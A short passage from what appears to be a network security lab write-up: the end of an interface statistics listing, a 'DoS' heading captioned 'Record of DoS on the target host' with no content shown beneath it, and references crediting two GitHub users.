        ether 92:6a:6d:63:d9:f0  txqueuelen 1000  (Ethernet)
        RX packets 38607  bytes 49502613 (49.5 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 15892  bytes 2097402 (2.0 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

DoS

Record of DoS on the target host



References

- Some materials adopted from
- #x4nth055@github
- #dharmil18@github